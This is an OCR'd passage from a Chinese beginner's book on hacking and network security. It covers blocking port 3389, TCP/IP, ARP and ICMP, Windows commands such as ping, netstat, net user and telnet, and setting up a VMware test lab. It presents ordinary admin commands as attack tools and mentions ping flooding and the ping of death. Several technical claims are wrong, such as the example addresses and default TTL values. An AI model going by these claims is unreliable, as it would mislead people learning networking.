
STEP28: 完成安全规则创建



01 取消勾选“编辑属性”复选框。


02 单击“完成”按钮。

STEP29: 返回“限制访问 3389 端口属性”对话框



单击“确定”按钮。

STEP30: 返回“本地安全策略”对话框



右击新建的IP安全策略，在弹出的快捷菜单中选择“分配”命令完成设置。

1.3 常见的网络协议

在网络中，计算机之间需要交换信息，就必须使用相同的网络协议。网络协议就像人们说话使用的某种语言一样，它是网络上计算机之间的一种语言。

1.3.1 TCP/IP 协议簇

TCP/IP（Transmission Control Protocol/Internet Protocol，传输控制协议/互联网络协议）是最基本的 Internet 协议，是由网络层的 IP 协议和传输层的 TCP 协议组成的，主要用于规范网络上所使用的通信设备，也是一台主机与另一台主机之间数据的传送方式。在 Internet 中，TCP/IP 协议是最基本的协议，是传输数据打包和寻址的标准方法。

TCP/IP 允许独立的网络添加到 Internet 中或私有的内部网（Intranet）中。通过路由器（可以将一个网络的数据包传输给另一个网络的设备）或 IP 路由器等设备将独立的网络连接在一起，就构成了内部网。在使用 TCP/IP 协议的内部网中，数据将被分成独立的 IP 包或 IP 数据包数据单元进行传输。

TCP/IP 通常被称为 TCP/IP 协议簇。在实际应用中，TCP/IP 是一组协议的代名词，它还包括许多别的协议，它们共同组成了 TCP/IP 协议簇。其中比较重要的有 SLIP 协议、PPP 协议、IP 协议、ICMP 协议、ARP 协议、TCP 协议、UDP 协议、FTP 协议、DNS 协议和 SMTP 协议等。

1.3.2 IP 协议

IP 协议是为计算机网络相互连接进行通信而设计的协议。在因特网中，可以使连接到网上的所有计算机网络实现相互通信，同时还规定了计算机在因特网上进行通信时应当遵守的规则。任何厂家生产的计算机系统，只有遵守该协议才可以与因特网互连互通。


IP 地址就是给每个连接在 Internet 上的主机分配的一个 32bit 的地址。每台联网的计算机都依靠 IP 地址来标识自己。这种唯一的地址，才保证了用户在联网的计算机上操作时，能够高效而且方便地从千千万万台计算机中选出自己所需的对象。

（1）IP 地址的基本格式

按照 TCP/IP 协议规定，IP 地址用二进制来表示，每个 IP 地址长 32bit，把比特换算成字节，就是 4 个字节。例如，一个采用二进制形式的 IP 地址是“00001010000000000000000000000001”，这么长的地址处理起来也太费劲了。为了方便使用，IP 地址经常被写成 4 个十进制的数，不同的字节中间使用符号“.”分开。于是，上面的 IP 地址可以表示为“10.0.0.1”。IP 地址的这种表示法叫做“点分十进制表示法”，这显然比 1 和 0 容易记忆得多。这种表示方法称作“点分十进制表示法”。IP 地址格式：网络地址+主机地址或网络地址+子网地址+主机地址。

（2）IP 地址分配

在互联网中的每个接口都有一个唯一的 IP 地址与其对应，该地址并不是采用平面形式的地址空间，而是具有一定的结构。一般情况下，IP 地址可分为 5 大类，具体结构如下图所示。



IP 地址分类

从图中不难得出如下结论：

在 A 类中，第 1 段为网络位，后 3 段为主机位，其范围为 1～127，如 127.255.255.255。

在 B 类中，前 2 段是网络位，后 2 段为主机位，其范围为 128～191，如 191.255.255.255。

在 C 类中，前 3 段为网络位，后 1 段为主机位，其范围为 192～223，如 223.255.255.25。

D 类地址用于多播，也叫组播地址，在互联网上不能作为接点地址使用，其范围为 224～239，如 239.255.255.255。

E 类地址用于科学研究，也不能在互联网上使用，其范围为 240～254。

1.3.3 ARP 协议

ARP 协议（Address Resolution Protocol，地址解析协议）的主要作用是通过目标设备的 IP 地址，查询目标设备的 MAC 地址，以保证通信的顺利进行。ARP 协议将局域网中的 32 位 IP 地址转换为对应的 48 位物理地址，即网卡的 MAC 地址，如 IP 地址是 192.168.0.10，而网卡 MAC 地址为 00-1B-7C-17-B0-79，整个转换过程是一台主机先向目标主机发送包含 IP 地址和 MAC 地址的数据包，再通过 MAC 地址连接两台主机，就可以实现数据传输了。

1．ARP 工作原理

计算机相互通信，实际上是互相解析对方的 MAC 地址。其具体的操作步骤如下。

1）每台主机都会在自己的 ARP 缓冲区中建立一个 ARP 列表，来表示 IP 地址和 MAC 地址的对应关系。

2）当源主机需要将一个数据包发送到目的主机时，会检查自己 ARP 列表中是否存在该 IP 地址对应的 MAC 地址。如果存在，则将数据包发送到这个 MAC 地址；如果不存在，就向本地网段发起一个 ARP 请求的广播包，来查询此目标主机对应的 MAC 地址。此 ARP 请求数据包里包括源主机的 IP 地址、硬件地址，以及目的主机的 IP 地址。


3）网络中所有的主机收到这个 ARP 请求后，会检查数据包中的目的 IP 地址是否和自己的 IP 地址相同。如果不相同，就忽略此数据包；如果相同，该主机首先将发送端的 MAC 地址和 IP 地址添加到自己的 ARP 列表中。

4）如果 ARP 表中已经存在该 IP 地址的信息，则将其覆盖，然后给源主机发送一个 ARP 响应数据包，告诉对方自己是它需要查找的 MAC 地址。


5）当源主机收到这个 ARP 响应数据包后，将得到的目的主机的 IP 地址和 MAC 地址添加到自己的 ARP 列表中，并利用此信息开始数据的传输。

2．查看 ARP 缓存表

在每台计算机中都保存着一个 ARP 缓存表，其中记录了局域网中其他 IP 地址对应的 MAC 地址，以便访问到正确的 IP 地址。ARP 缓存表是可以查看的，也可以对其进行删除。在“命令提示符”窗口中输入“arp-a”命令可以查看 ARP 缓存表中的内容，而用“arp-d”命令可以删除 ARP 缓存表中所有的内容。



查看ARP缓存表中的内容



删除ARP缓存表中所有的内容

1.3.4 ICMP 协议

ICMP（Internet Control Message Protocol，Internet 控制消息协议）是 TCP/IP 协议簇中的子协议，主要用于查询报文和差错报文。ICMP 报文通常被 IP 层或更高层协议（TCP 或 UDP）使用；一些 ICMP 报文把差错报文返回给用户进程。通过 IP 包传送的 ICMP 信息主要用于涉及网络操作或错误操作的不可达信息。ICMP 包发送是不可靠的，所以主机不能依靠接收 ICMP 包解决任何网络问题。

ICMP 的主要功能如下。

1．发现网络错误

ICMP 可以发现某台主机或整个网络由于某些故障而不可达的错误。

2．通告网络拥塞

当路由器缓存了太多数据包时，由于传输速度无法达到它们的接收速度，将会生成 ICMP 源结束信息。对于发送者，这些信息将会导致传输速度降低。当然，更多 ICMP 信息生成也将引起更多的网络拥塞。

3．协助解决故障

ICMP 支持 echo 功能，即在两台主机间的一个往返路径上发送一个数据包。Ping 命令是一种基于这种特性的通用网络管理工具，它将传输一系列的包，测量平均往返次数并计算丢失百分比。

4．通告超时

如果一个 IP 包的 TTL（Time To Live，生存时间值）降低到零，路由器就会丢弃此包，这时会生成一个 ICMP 包通告这一事实。TraceRoute 是一个工具，它通过发送小 TTL 值的包及监视 ICMP 超时通告可以显示网络路由。

其实在网络中经常会使用到 ICMP 协议，只是用户觉察不到而已。比如经常使用的用于检查网络通不通的 ping 命令，这个“Ping”的过程实际上就是 ICMP 协议工作的过程。还有其他的网络命令，如跟踪路由的 tracert 命令，也是基于 ICMP 协议的。

ICMP 协议对于网络安全具有极其重要的意义。ICMP 协议本身的特点决定了它非常容易被用于攻击网络上的路由器和主机。可以利用操作系统规定的 ICMP 数据包最大尺寸不超过 64KB，向主机发起“ping of Death”（死亡之 ping）攻击。

1.4 黑客常用命令


1.4.1 测试物理网络的 ping 命令

ping 命令是测试网络连接、信息发送和接收状况的实用型工具，是一个系统内置的探测工具。对于一个生活在网络上的管理员或黑客，ping 命令是第一个必须掌握的 DOS 命令。它所利用的原理是：网络上的机器都有唯一确定的 IP 地址，用户给目标 IP 地址发送一个数据包，对方就要返回一个同样大小的数据包，根据返回的数据包，用户可以确定目标主机的存在，可以初步判断目标主机的操作系统等。通过在命令提示符下输入“ping /?”命令，即可查看 ping 命令的详细说明。


ping [−t] [−a] [−n count] [−l size] [−f] [−i ttl] [−v tos] [−r count] [−s count] [−j –Host list] | [−k Host−list] [−w timeout] destination−list

1．参数说明

- −t：不断使用 ping 命令发送回响请求信息到目的地。要中断并退出 ping 命令，只需要按〈Ctrl+C〉组合键。初级黑客常常喜欢使用这个参数对目标计算机进行攻击。
- −a：指定对目的 IP 地址进行反向名称解析。如解析成功，ping 命令将显示相应的主机名。
- −n count：指定发送回响请求消息的次数，默认值为 4。
- −l size：指定发送的回响请求消息中“数据”字段的长度（以字节表示）。默认值为 32。size 的最大值是 65 527。



查看ping命令的详细说明



查看数据字节的默认长度


2．典型示例

（1）检测本机网卡驱动程序以及 TCP/IP 协议是否正常


以 IP 地址为 192.168.1.255 为例，若想检测本机的网卡驱动程序以及 TCP/IP 协议是否正常，只需要在命令提示符窗口中，输入“ping 192.168.1.255”命令即可。

（2）多参数合用检测

在命令提示符窗口中输入“ping -a -t 192.168.1.255”命令，即可对 192.168.1.255 这台计算机进行探测。通过反馈信息可得知，上述命令中的参数“-a”检测出了该机器的 NetBIOS 名为 dns.sq.js.cn；参数“-t”实现不断向该机发送数据包。



检测本机



多参数合用检测计算机

通常，ping 命令会反馈如下两种结果：

① 请求超时。表示没有收到网络设备返回的响应数据包，也就是说网络不通。出现这个结果的原因很复杂，通常有对方装有防火墙并禁止 ICMP 回显、对方已经关机、本机的 IP 设置不正确或网关设置错误、网线不通等几种可能。

② 来自 192.168.1.255 的回复：字节=32 时间<1ms TTL=64。表示网络畅通，探测使用的数据包大小为 32B，响应时间小于 1ms。TTL（Time To Live，存活时间）是指一个数据包在网络中的生存期，网管可通过它了解网络环境，辅助维护工作。通过 TTL 值可以粗略判断出对方计算机使用的操作系统类型，以及本机到达目标主机所经过的路由数。

当检查本机的网络连通情况时，通常会使用 ping 命令给某个目标主机（如本机）发送 ICMP 数据包。在本机中生成 ICMP 数据包时，系统就会给这个 ICMP 数据包初始化一个 TTL 值，如 Windows 7 操作系统就会生成“64”，将这个 ICMP 数据包发送出去，遇到网络路由设备转发时，TTL 值就会被减去“1”，最后到达目标主机，如果在转发过程中 TTL 值变成“0”，路由设备就会丢弃这个 ICMP 数据包。

TTL 值在网络应用中很有用处，可以根据返回信息中的 TTL 值来推断发送的数据包到达目标主机所经过的路由数。路由发生在 OSI 网络参考模型中的第三层，即网络层。

> **提示**
>
> 不同的操作系统，它的 TTL 值也是不相同的。默认情况下，Linux 操作系统的 TTL 值是 64 或 255，Windows NT/2000/XP 操作系统的 TTL 值为 128，Windows 98 操作系统的 TTL 值为 32，Windows 7 操作系统的 TTL 值是 64，UNIX 操作系统的 TTL 值为 255。

1.4.2 查看网络连接的 netstat 命令

netstat 命令是一个监控 TCP/IP 网络的非常有用的工具，可以显示路由表、实际的网络连接，以及每一个网络接口设备的状态信息，可以让用户得知目前都有哪些网络连接正在运作。netstat 命令用于显示与 IP、TCP、UDP 和 ICMP 协议相关的统计数据，一般用于检验本机各端口的网络连接情况。

如果计算机有时候接收到的数据包导致出错数据或故障，不必感到奇怪，TCP/IP 可以容许这些类型的错误并自动重发数据包。但如果累计出错情况数目占到所接收 IP 数据包相当大的百分比，或者它的数目正迅速增加，就应该使用 netstat 命令查一查为什么会出现这些情况了。

一般用“netstat −na”命令来显示所有连接的端口并用数字表示。

1．语法

netstat [−a] [−e] [−n] [−o] [−p Protocol] [−r] [−s] [Interval]

2．参数说明

- −a：显示所有活动的 TCP 连接以及计算机侦听的 TCP 和 UDP 端口。
- −e：显示以太网统计信息，如发送和接收的字节数、数据包数。
- −n：显示活动的 TCP 连接，但只以数字形式表现地址和端口号，却不尝试确定名称。
- −o：显示活动的 TCP 连接并包括每个连接的进程 ID（PID）。可在 Windows 任务管理器的“进程”选项卡中找到基于 PID 的应用程序。该参数可以与−a、−n 和−p 结合使用。
- −p Protocol：显示 Protocol 所指定的协议的连接。在这种情况下，Protocol 可以是 TCP、UDP、TCPv6 或 UDPv6。
- −s：按协议显示统计信息。默认情况下，显示 TCP、UDP、ICMP 和 IP 协议的统计信息。
- −r：显示 IP 路由表的内容。该参数与 route print 命令等价。
- Interval：每隔 Interval 秒重新显示一次选定的信息。按〈Ctrl+C〉组合键停止重新显示统计信息。如果省略该参数，netstat 将只打印一次选定的信息。


3．典型示例

netstat 命令可显示活动的 TCP 连接、计算机侦听的端口、以太网统计信息、IP 路由表、IPv4 统计信息（对于 IP、ICMP、TCP 和 UDP 协议）以及 IPv6 统计信息（对于 IPv6、ICMPv6、通过 IPv6 的 TCP 以及通过 IPv6 的 UDP 协议）。使用时如果不带参数，netstat 将显示活动的 TCP 连接。


下面再介绍几个 netstat 命令的应用实例，具体如下。

1）若要显示本机所有活动的 TCP 连接，以及计算机侦听的 TCP 和 UDP 端口，则应输入“netstat –a”命令，如下左图所示。

2）若要显示服务器活动的 TCP/IP 连接，则应输入“netstat –n”命令或“netstat”命令（不带任何参数），如下右图所示。




显示本机所有活动的TCP连接




显示服务器活动的TCP/IP连接

3）若要显示以太网统计信息和所有协议的统计信息，则应输入“netstat –s –e”命令，如下左图所示。

4）若要检查路由表确定路由配置情况，则应输入“netstat –rn”命令，如下右图所示。



显示以太网统计信息



确定路由配置情况

1.4.3 工作组和域的 net 命令

net 命令是一种基于网络的命令，该命令包含了管理网络环境、服务、用户、登录等大部分重要的管理功能。常见的 net 命令有 net view、net user、net use、net start、net stop、net share 等。

下面来介绍这些常用的 net 子命令。

1．net view

作用：显示域列表，计算机列表或指定计算机的共享资源列表。


命令格式：net view [\\computername|/domain[:domainname]]。

- 不带参数的 net view：显示当前域的计算机列表。
- \\computername：指定要查看其共享资源的计算机名称，如下图所示。
- /domain[:domainname]：指定要查看其可用计算机的域。

2．net user

作用：添加或更改用户账号或显示用户账号信息。该命令也可以写为 net users。

命令格式：net user[username[password | *][options]][/domain]。



查看指定计算机的共享资源

username{password|*}|add[options][/domain]

username[/delete][/domain]

- 不带参数的 net user：查看计算机上的用户账号列表，如下左图所示。
- username：添加、删除、更改或查看用户账号名。
- password：为用户账号分配或更改密码。密码必须满足 net accounts 命令的/minpwlen 选项的密码最小长度，最多可以有 127 个字符。
- *：提示输入密码。当用户在密码提示符下输入密码时，密码显示为一串*。
- /add 和/delete：是添加和删除用户账户，如下右图所示。

查看计算机上的用户账号列表

添加和删除用户账户


/domain：在计算机主域的主域控制器中执行操作。

options：描述 Windows 操作系统下的命令行。

3．net use

作用：连接计算机或断开计算机与共享资源的连接，或显示计算机的连接信息。

命令格式：net use [devicename | *][\\computername\sharename[\volume]][password | *][/user: [domainame\]username][/delete]|[/persis-



查看网络连接

tent:{yes | no}]


不带参数的 net use：列出网络连接，如右图所示。

4．net start

作用：启动服务或显示已启动服务的列表。

命令格式：net start server

不带参数的 net start：显示已打开服务，如下左图所示。当需要启动一个服务时，只需在后边加上服务名称就可以了，如下右图所示。



显示已启动的服务

启动server服务

5．net stop

作用：停止 Windows 网络服务。与 net start 命令相反，net stop 命令用于停止 Windows 网络服务，如下左图所示。

命令格式：net stop server


6．net share

作用：创建、删除或显示共享资源。

命令格式：net share sharename=drive:path[/users:number | /unlimited][/remark:"text"]

- 不带参数的 net share：显示本地计算机上所有共享资源的信息，如下右图所示。

停止server服务




本地计算机上所有共享资源的信息

- sharename：共享资源的网络名称。
- drive:path：指定共享目录的绝对路径。
- /user:number：设置可以同时访问共享资源的最大用户数。
- /unlimited：不限制同时访问共享资源的用户数。
- /remark:"text"：添加关于资源的注释，注释文字用引号引住。

1.4.4 23 端口登录的 telnet 命令

telnet 是传输控制协议/因特网协议（TCP/IP）网络（如 Internet）的登录和仿真程序，主要用于 Internet 会话。其基本功能是允许用户登录进入远程主机系统。

telnet 的命令格式为：telnet+空格+IP 地址/主机名称，如右图所示。



登录远程主机系统

例如：如果“telnet 192.168.1.103 80”命令执行成功，则将从 IP 地址为 192.168.1.103 的远程计算机上得到“Login：”提示符。


当 telnet 命令成功连接到远程系统上时，将显示登录信息并提示用户输入用户名和口令。如果用户名和口令输入正确，则成功登录并在远程系统上工作。在 telnet 提示符后可输入很多命令来控制 telnet 会话过程。在 telnet 提示符后输入“？”，屏幕将显示 telnet 命令的帮助信息。

1.4.5 传输协议 ftp 命令

ftp 命令是 Internet 用户使用最频繁的命令之一，通过 ftp 命令可将文件传送到正在运行 FTP 服务的远程计算机上，或从正在运行 FTP 服务的远程计算机上下载文件。在“命令提示符”窗口中运行“ftp”命令，即可进入 FTP 子环境窗口如下图所示。在“运行”对话框中运行“ftp”命令，也可进入 FTP 子环境窗口。

FTP 的命令格式为：ftp-v-n-d-g [主机名]。

- –v：显示远程服务器的所有响应信息。
- –n：限制 FTP 的自动登录，即不使用。
- –d：使用调试方式。
- –g：取消全局文件名。




进入 FTP 子环境窗口

1.4.6 查看网络配置的 ipconfig 命令

ipconfig 是调试计算机网络的常用命令，它通常用来显示计算机中网络适配器的 IP 地址、子网掩码及默认网关，这是 ipconfig 命令不带参数的用法。常见的用法还有“ipconfig/all”。

在“命令提示符”窗口中运行Ipconfig命令，查看当前计算机的IPv4、IPv6地址、子网掩码以及默认网关等信息。



在“命令提示符”窗口中运行“Ipconfig/all”命令，查看当前计算机的IP地址、子网掩码、DNS后缀和DHCP等信息。

1.5 在计算机中创建虚拟测试环境

无论在测试和学习黑客工具操作方法还是在攻击时，黑客都不会拿实体计算机来尝试，而是在计算机中搭建虚拟环境，即在已存在的系统中，利用虚拟机创建一个内在的系统。该系统虽然与外界独立，但是可以与已经存在的系统建立网络关系，从而方便使用某些黑客工具进行模拟攻击，并且一旦黑客工具对虚拟机造成了破坏，也可以很快恢复，且不会影响自己本来的计算机系统，使操作更加安全。

1.5.1 安装 VMware 虚拟机

目前，虚拟化技术已经非常成熟，VMWare Workstation、Virtual PC、Xen、Parallels、Virtuozzo 等虚拟机软件如雨后春笋般出现，但最流行、最常用的当属 VMWare Workstation 了。VMWare Workstation 是 VMWare 公司推出的专业虚拟机软件，它可以虚拟现有任何操作系统，而且使用简单、容易上手。

安装 VMWare Workstation 的具体操作步骤如下。


STEP01: 启动 VMWare Workstation

在安装向导界面中单击“下一步”按钮。

STEP02: 设置安装类型

根据需要选择典型或自定义模式，这里选择典型模式，然后单击“下一步”按钮。

STEP03: 设置安装路径




单击“更改”按钮。

STEP04: 选择要安装的文件夹

选中安装位置后单击“确定”按钮。

STEP05: 返回“目标文件夹”界面




单击“下一步”按钮。

STEP06: 设置快捷方式

01 根据需要勾选“桌面”和“开始菜单程序文件夹”复选框。

02 单击“下一步”按钮。

STEP07: 准备安装



单击“继续”按钮。

STEP08: 正在安装

查看安装进度条

